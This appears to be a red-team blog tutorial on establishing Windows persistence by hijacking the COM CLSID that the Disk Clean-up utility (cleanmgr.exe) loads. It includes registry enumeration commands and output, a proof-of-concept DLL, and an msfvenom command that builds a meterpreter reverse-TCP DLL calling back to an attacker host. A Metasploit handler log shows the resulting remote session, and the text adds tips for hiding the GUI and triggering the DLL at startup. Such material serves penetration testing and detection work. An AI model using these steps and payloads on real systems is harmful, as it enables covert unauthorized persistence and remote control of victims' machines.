

# Persistence – Disk Clean-up

Disk Clean-up is a utility which is part of Windows operating systems and can free up hard drive disk space by deleting mainly cache and temporary files to improve system performance. The utility was introduced in Windows 98 operating systems and even though it has been deprecated and replaced with a modern version in the settings application, Microsoft has not removed it and has kept it as a legacy tool.


From the perspective of Red Teaming it is feasible to utilize the disk clean-up utility to establish persistence by executing arbitrary code when the utility is initiated. Specifically, this method relies on COM Hijacking since the *cleanmgr.exe* which is the utility which initiates the Disk Clean-up will examine the Windows registry for a number of DLL's. Therefore, hijacking one the CLSID's which is associated with the Disk Clean-up will result in code execution.

The *Files to delete* functionality is retrieved from the registry and it is not static. If elevation of privileges has been achieved, then it is possible to create registry entries that will cause the *cleanmgr.exe* utility execute an arbitrary DLL. The following registry keys are associated with the functionality of Disk Clean-up:

```
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Explorer\VolumeCaches\<registry-key-CLSID>
HKCU\Software\Classes\CLSID\{arbitrary-CLSID}
```

Execution of the following command will enumerate the registry keys which are correlated with the *Files to delete* functionality:

```
reg query
"HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Explorer\VolumeCaches" /s
```



Disk Clean-up

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\peter> reg query "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Explorer\VolumeCaches" /s

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Explorer\VolumeCaches\Active Setup Temp Folders
(Default) REG_SZ {C0E13E61-0CC6-11d1-8BB6-0060978B2AE6}
Autorun REG_DWORD 0x1
Description REG_SZ These files should no longer be needed. They were originally created by a setup program that
is no longer running.
Display REG_SZ Temporary Setup Files
Filelist REG_SZ *.tmp
Flags REG_BINARY 7C000000
Folder REG_SZ C:\Windows\msdownld.tmp\?:\msdownld.tmp
LastAccess REG_BINARY 02000000
Priority REG_DWORD 0x32

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Explorer\VolumeCaches\BranchCache
(Default) REG_SZ {DE661907-527D-4d6a-B6A6-EBC7F88D9B95}

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Explorer\VolumeCaches\Content Indexer Cleaner
(Default) REG_SZ {A9B48EAC-3ED8-11d2-8216-00C04FB687DA}
Autorun REG_DWORD 0x1
Filelist REG_SZ *.*
Flags REG_DWORD 0x141
Folder REG_SZ ?:\Catalog.wci
Priority REG_DWORD 0x12c
PropertyBag REG_SZ {24400D16-5754-11d2-8218-00C04FB687DA}

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Explorer\VolumeCaches\D3D Shader Cache
(Default) REG_SZ {D8D133CD-3F26-402F-86DA-90B710751C2C}
Autorun REG_DWORD 0x1
ReserveIDHint REG_DWORD 0x2

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Explorer\VolumeCaches\Delivery Optimization Files
(Default) REG_SZ {4057C1AD-A51F-408B-B960-22888CEB9812}
Autorun REG_DWORD 0x0
Description REG_EXPAND_SZ @%systemroot%\system32\domgmt.dll,-104
Display REG_EXPAND_SZ @%systemroot%\system32\domgmt.dll,-103
Flags REG_DWORD 0x80
ReserveIDHint REG_DWORD 0x2

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Explorer\VolumeCaches\Device Driver Packages
(Default) REG_SZ {DEF03231-9688-11E2-BE7F-B4852FD966FF}
Autorun REG_DWORD 0x1
Description REG_EXPAND_SZ @%systemroot%\system32\pnpclean.dll,-102
Display REG_EXPAND_SZ @%systemroot%\system32\pnpclean.dll,-101
IconPath REG_EXPAND_SZ %systemroot%\system32\pnpclean.dll,0
```

### Persistence Disk Clean-up – VolumeCaches Registry Keys

From the registry keys listed, the *Downloaded Program Files* is associated with the {8369AB20-56C9-11D0-94E8-00AA0059CE02} CLSID.

```
Select Windows PowerShell

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Explorer\VolumeCaches\Downloaded Program Files
(Default) REG_SZ {8369AB20-56C9-11D0-94E8-00AA0059CE02}
AdvancedButtonText REG_SZ @C:\Windows\System32\occache.dll,-1072
Autorun REG_DWORD 0x1
Description REG_SZ @C:\Windows\System32\occache.dll,-1071
Display REG_SZ @C:\Windows\System32\occache.dll,-1070
Priority REG_BINARY 64000000

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Explorer\VolumeCaches\DownloadsFolder
(Default) REG_SZ {C0E13E61-0CC6-11d1-BBB6-0060978B2AE6}
Description REG_EXPAND_SZ @%SystemRoot%\System32\DATACLN.DLL,-1045
Display REG_EXPAND_SZ @%SystemRoot%\system32\shell32.dll,-21798
FileList REG_SZ *.*
Flags REG_DWORD 0x41
Folder REG_EXPAND_SZ %USERPROFILE%\Downloads
IconPath REG_EXPAND_SZ %SystemRoot%\system32\imageres.dll,-184

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Explorer\VolumeCaches\Internet Cache Files
(Default) REG_SZ {9B0EFD60-F7B0-11D0-BAEF-00C04FC308C9}
AdvancedButtonText REG_SZ &View Files
Autorun REG_DWORD 0x1
Description REG_SZ The Temporary Internet Files folder contains Web pages stored on your hard disk for quick v
iewing. Your personalized settings for Web pages will be left intact.
Display REG_SZ Temporary Internet Files
Priority REG_DWORD 0x64

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Explorer\VolumeCaches\Language Pack
(Default) REG_SZ {191D5A6B-43B9-477A-BB22-656BF91228AB}
Autorun REG_DWORD 0x1

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Explorer\VolumeCaches\Offline Pages Files
(Default) REG_SZ {8E6E6079-0CB7-11d2-8F10-0000F87ABD16}
AdvancedButtonText REG_SZ &View Pages
Description REG_SZ Offline pages are Web pages that are stored on your computer so you can view them without b
eing connected to the Internet. If you delete these pages now, you can still view your favorites offline later by synch
ronizing them. Your personalized settings for Web pages will be left intact.
Display REG_SZ Offline Web Pages
Priority REG_DWORD 0x64
```

### Downloaded Program Files CLSID

Also, this indicated the presence of this CLSID under the following registry key:

```
reg query "HKEY_CLASSES_ROOT\CLSID\{8369AB20-56C9-11D0-94E8-00AA0059CE02}" /s
```

```
PS C:\Users\peter> reg query "HKEY_CLASSES_ROOT\CLSID\{8369AB20-56C9-11D0-94E8-00AA0059CE02}" /s

HKEY_CLASSES_ROOT\CLSID\{8369AB20-56C9-11D0-94E8-00AA0059CE02}
(Default) REG_SZ Cleaner for Downloaded Program Files

HKEY_CLASSES_ROOT\CLSID\{8369AB20-56C9-11D0-94E8-00AA0059CE02}\DefaultIcon
(Default) REG_SZ C:\Windows\System32\occache.dll,0

HKEY_CLASSES_ROOT\CLSID\{8369AB20-56C9-11D0-94E8-00AA0059CE02}\InProcServer32
(Default) REG_SZ C:\Windows\System32\occache.dll
ThreadingModel REG_SZ Both

PS C:\Users\peter> █
```

### Registry Query CLSID

The following code can be used as a proof of concept to display a message box when the disk clean-up utility is initiated.

```

#include "pch.h"
#include "windows.h"
#include "WinUser.h"

BOOL APIENTRY DllMain( HMODULE hModule,
                      DWORD ul_reason_for_call,
                      LPVOID lpReserved
                      )
{
    switch (ul_reason_for_call)
    {
        case DLL_PROCESS_ATTACH:
            MessageBox(NULL, (LPCWSTR)L"Visit pentestlab.blog", (LPCWSTR)L"pentestlab",
MB_OK);
            break;
        case DLL_THREAD_ATTACH:
            break;
        case DLL_THREAD_DETACH:
            break;
        case DLL_PROCESS_DETACH:
            break;
    }
    return TRUE;
}

```

```


1  #include "pch.h"
2  #include "windows.h"
3  #include "WinUser.h"
4
5
6
7  BOOL APIENTRY DllMain( HMODULE hModule,
8                        DWORD ul_reason_for_call,
9                        LPVOID lpReserved
10                       )
11  {
12      switch (ul_reason_for_call)
13      {
14          case DLL_PROCESS_ATTACH:
15              MessageBox(NULL, (LPCWSTR)L"Visit pentestlab.blog", (LPCWSTR)L"pentestlab", MB_OK);
16              break;
17          case DLL_THREAD_ATTACH:
18              break;
19          case DLL_THREAD_DETACH:
20              break;
21          case DLL_PROCESS_DETACH:
22              break;
23      }
24      return TRUE;
25  }

```

Persistence Disk Clean-up – Visual Studio Message Box

The CLSID which is going to be hijacked needs to be created under the following registry key and the subkey of *InprocServer32* under the hijacked CLSID which needs to target the path of the arbitrary DLL.

HKEY\_CURRENT\_USER\SOFTWARE\Classes\CLSID



### Persistence Disk Cleanup – Cleanup DLL

Execution of the command below can enumerate the hijacked CLSID in order to verify that it points to the arbitrary DLL.

```
reg query "HKCU\Software\Classes\CLSID\{8369AB20-56C9-11D0-94E8-00AA0059CE02}" /s
```


Running the *cleanmgr.exe* will execute the code. It should be noted that usage of the parameter */autoclean* will not display to the user the graphical user interface of the Disk Clean-up. Furthermore, it could be combined with other functionality of Windows such as registry run keys or scheduled tasks to execute this binary during start-up or at a specific time interval.

```
cleanmgr.exe
```

```
cleanmgr.exe /autoclean
```

```
cleanmgr.exe /setup
```


```
cleanmgr.exe /cleanup
```



Persistence Disk Clean-up – MessageBox


Metasploit Framework utility *msfvenom* can be used to generate a DLL automatically. Even though this is not a safe method and could lead to a detection during a red team exercise it is used only for the purposes of the article.

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.0.0.3 LPORT=4444 -f dll -o pentestlab.dll
```



Metasploit msfvenom

As previously the DLL needs to be written on the disk and the registry key must be modified to target the new path.



msfvenom – pentestlab DLL

Once the disk clean-up is started the code will be executed and a *meterpreter* session will be established with the compromised host.

```
msf6 exploit(multi/handler) > set LHOST 10.0.0.3
LHOST => 10.0.0.3
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.0.3:4444
[*] Sending stage (200774 bytes) to 10.0.0.2
[*] Meterpreter session 1 opened (10.0.0.3:4444 -> 10.0.0.2:49725) at 2024-01-22 02:31:26 -0500

meterpreter > getuid
Server username: RED\peter
meterpreter > 
```

Persistence Disk Clean-up – Metasploit

## References

1. <https://cocomelonc.github.io/persistence/2022/11/16/malware-pers-19.html>
2. <https://www.hexacorn.com/blog/2018/09/02/beyond-good-ol-run-key-part-86/>